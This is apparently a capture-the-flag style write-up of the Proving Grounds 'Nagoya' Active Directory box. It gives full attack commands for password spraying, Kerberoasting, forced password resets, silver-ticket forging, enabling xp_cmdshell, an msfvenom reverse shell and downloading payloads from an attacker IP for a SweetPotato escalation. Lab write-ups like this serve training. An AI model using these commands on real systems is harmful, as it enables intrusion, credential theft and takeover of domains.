Proving Grounds: Nagoya Write-up
Nagoya is a proper Active Directory marathon and easily one of the most educational boxes I’ve done. The path touches almost every AD skill in the OSCP toolbox: password spraying with season-based guesses, Kerberoasting, abusing a chain of GenericAll rights to reset our way to a WinRM account, forging a silver ticket when SQL Server refuses to play nice, and finally a SeImpersonate potato attack for SYSTEM. Buckle up.
Enumeration
I fired off a couple of scans. Amusingly, the UDP scan finished way before the full TCP scan:
sudo nmap -sU -sV --top-ports 100 192.168.246.21
53/udp  open  domain       Simple DNS Plus
88/udp  open  kerberos-sec Microsoft Windows Kerberos
123/udp open  ntp          NTP v3
The nothing-burger of enumeration — but it does confirm we’re looking at a Domain Controller. Then the TCP scan finally rolled in with the full picture:
53    DNS (Simple DNS Plus)
80    HTTP (Microsoft IIS 10.0) — "Nagoya Industries"
88    Kerberos
139/445 SMB
389/3268 LDAP — Domain: nagoya-industries.com
3389  RDP
5985  WinRM
9389  ADWS
Classic DC. The domain is nagoya-industries.com, and both RDP and WinRM are available — good things to keep in the back pocket for when we get credentials.
Website — harvesting names
Add nagoya-industries to /etc/hosts and check port 80. Feroxbuster and a browse turn up a Team page:


A tidy little table of first and last names — in other words, a username list waiting to happen. Convert First Last into the classic first.last AD format:
awk '{print tolower($1"."$NF)}' names.txt > mutatedNames.txt
There was also a copyright year at the bottom of the site. Users love seasonal passwords, so I built a small list on that theme:
Fall2023
Summer2023
Spring2023
Winter2023
Autumn2023   -> passwordSeasons.txt
Password spraying
Spray the season list across the username list over SMB:
nxc smb 192.168.246.21 -u users.txt -p passwordSeasons.txt --continue-on-success


Two hits — anotha one!
fiona.clark:Summer2023
craig.carr:Spring2023
Both have RDP access on paper, but actual xfreerdp logins didn’t land us anywhere useful. No shell yet — so let’s turn valid domain creds into something better.
Kerberoasting
Any authenticated user can request service tickets for accounts with an SPN, then crack them offline. Request roastable hashes with fiona:
impacket-GetUserSPNs nagoya-industries.com/fiona.clark:'Summer2023' -dc-ip 192.168.246.21 -request -outputfile kerberoast.txt

hashcat confirms it’s a TGS-REP (mode 13100), and rockyou does the rest:
hashcat -m 13100 kerberoast.txt /usr/share/wordlists/rockyou.txt
...:Service1
svc_mssql:Service1
A SQL service account. File that away — it screams “database foothold” for later.
BloodHound — plotting a route to a shell
None of these accounts can reach the Administrator directly, and I still didn’t have an interactive shell. So the goal became: find a path to an account that can WinRM in. Collect the graph:
bloodhound-python --dns-tcp -ns 192.168.246.21 -d nagoya-industries.com -u 'craig.carr' -p 'Spring2023' -c all
Marking craig as owned reveals a lovely little daisy chain of GenericAll rights:

Reading it left to right:
- craig.carr is a member of EMPLOYEES, which has
GenericAllover several helpdesk users — including iain.white. - Those users belong to HELPDESK, which has
GenericAllover christopher.lewis. - christopher.lewis is (via DEVELOPERS) a member of Remote Management Users — i.e. WinRM access.
GenericAll over a user means we can just reset their password. So we can walk the chain by force-changing passwords with net rpc.
Abusing GenericAll to reach WinRM
Step one, reset iain.white using craig’s rights:
net rpc password "iain.white" 'Password123' -U "nagoya-industries.com"/"craig.carr"%"Spring2023" -S "192.168.246.21"
Sorry, Iain. Step two, use iain (now ours, and a HELPDESK member) to reset christopher.lewis:
net rpc password "christopher.lewis" 'Password123' -U "nagoya-industries.com"/"iain.white"%"Password123" -S "192.168.246.21"
And apologies to you too, Christopher. He’s in Remote Management Users, so now we finally get a shell:
evil-winrm -i 192.168.246.21 -u "christopher.lewis" -p 'Password123'

Bang — an interactive foothold at last.
Chasing the SQL service
Remember svc_mssql:Service1? Let’s see what’s actually listening locally on the box:
netstat -ano

Port 1433 — SQL Server, bound to localhost and never exposed externally. To reach it from Kali I set up a tunnel (chisel on the first pass, ligolo-ng on my cleaner re-run) forwarding 1433 back to my machine, then connected with the service account:
impacket-mssqlclient svc_mssql:Service1@127.0.0.1 -windows-auth
The connection works, but the moment I try to turn on command execution:

enable_xp_cmdshell;
ERROR: User does not have permission to perform this action.
Noooo. svc_mssql logs in as a lowly guest on the SQL instance — no sysadmin, no xp_cmdshell, no fun. This is fine. We just need to convince SQL Server that we’re someone more important.
Forging a silver ticket
A silver ticket is a forged Kerberos service ticket. If we know the password (hash) of the service account behind an SPN, we can mint a ticket for any user — including Administrator — scoped to that one service. SQL Server will happily trust it. Three ingredients:
1. The service account’s NTLM hash. We know the plaintext Service1, so just mint the NTLM:

E3A0168BC21CFB88B95C954A5B18F57C
2. The domain SID, courtesy of whoami /user:

3. The target SPN:
Get-ADUser -Filter {SamAccountName -eq "svc_mssql"} -Properties ServicePrincipalNames

MSSQL/nagoya.nagoya-industries.com
Now forge an Administrator ticket for that SPN with impacket-ticketer:
impacket-ticketer -nthash E3A0168BC21CFB88B95C954A5B18F57C \
  -domain-sid S-1-5-21-1969309164-1513403977-1686805993 \
  -domain nagoya-industries.com \
  -spn MSSQL/nagoya.nagoya-industries.com \
  -user-id 500 Administrator

Point Kerberos at the ticket, fix up krb5.conf for the realm, and map the SPN hostname to the forwarded address in /etc/hosts so the ticket’s target name resolves through the tunnel:
export KRB5CCNAME=$PWD/Administrator.ccache
Then reconnect — this time with Kerberos auth instead of a password:
impacket-mssqlclient -k nagoya.nagoya-industries.com

SQL (NAGOYA-IND\Administrator dbo@master)>
WE DID IT. We’re the Administrator on the SQL instance. A silver ticket, baby.
xp_cmdshell → shell
Now that we’re dbo, enabling command execution actually works:
EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
EXEC xp_cmdshell 'whoami';


From there, a base64-encoded PowerShell reverse shell through xp_cmdshell drops a session back to a listener:
The P in Privilege Escalation stands for Potato
First thing in the new shell, check the token privileges:

SeManageVolumePrivilege   Enabled
SeImpersonatePrivilege    Enabled
SeImpersonate and SeManageVolume, both enabled? Is it Christmas? SeImpersonate on a service account is the golden ticket for a “potato” attack — we impersonate a SYSTEM token after coercing an authentication. I went the quick and easy route with SweetPotato:
# reverse shell payload

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.156 LPORT=135 -f exe -o shell.exe

# pull the tools onto the box
iwr -Uri http://192.168.45.156/shell.exe -O shell.exe
iwr -Uri http://192.168.45.156/SweetPotato.exe -O sweet.exe

# start a listener, then let the potato do its thing
.\sweet.exe -p shell.exe
The listener catches a shell running as the Administrator, and the proof is right where it should be:

5ad149682b0f8ea49012725868382bac
Rooted. That was a journey.
Takeaways
- Seasons + a year = a spray list. The website practically wrote the wordlist for me. Copyright years and “Team” pages are gold for building targeted guesses.
- Kerberoast even when you already have creds.
svc_mssql:Service1was the linchpin for the entire endgame, and it came from a hash any authenticated user could request. - GenericAll = password reset. A chain of object-control rights let me force-reset my way from a nobody to a WinRM user. BloodHound turns that from guesswork into a map.
- When a service snubs you, forge a ticket. SQL Server wouldn’t give
svc_mssqlcommand execution, so a silver ticket let me be the Administrator to that service. Knowing the SPN account’s hash is the only real prerequisite. SeImpersonateis basically SYSTEM. Any service account holding it is one potato away from game over.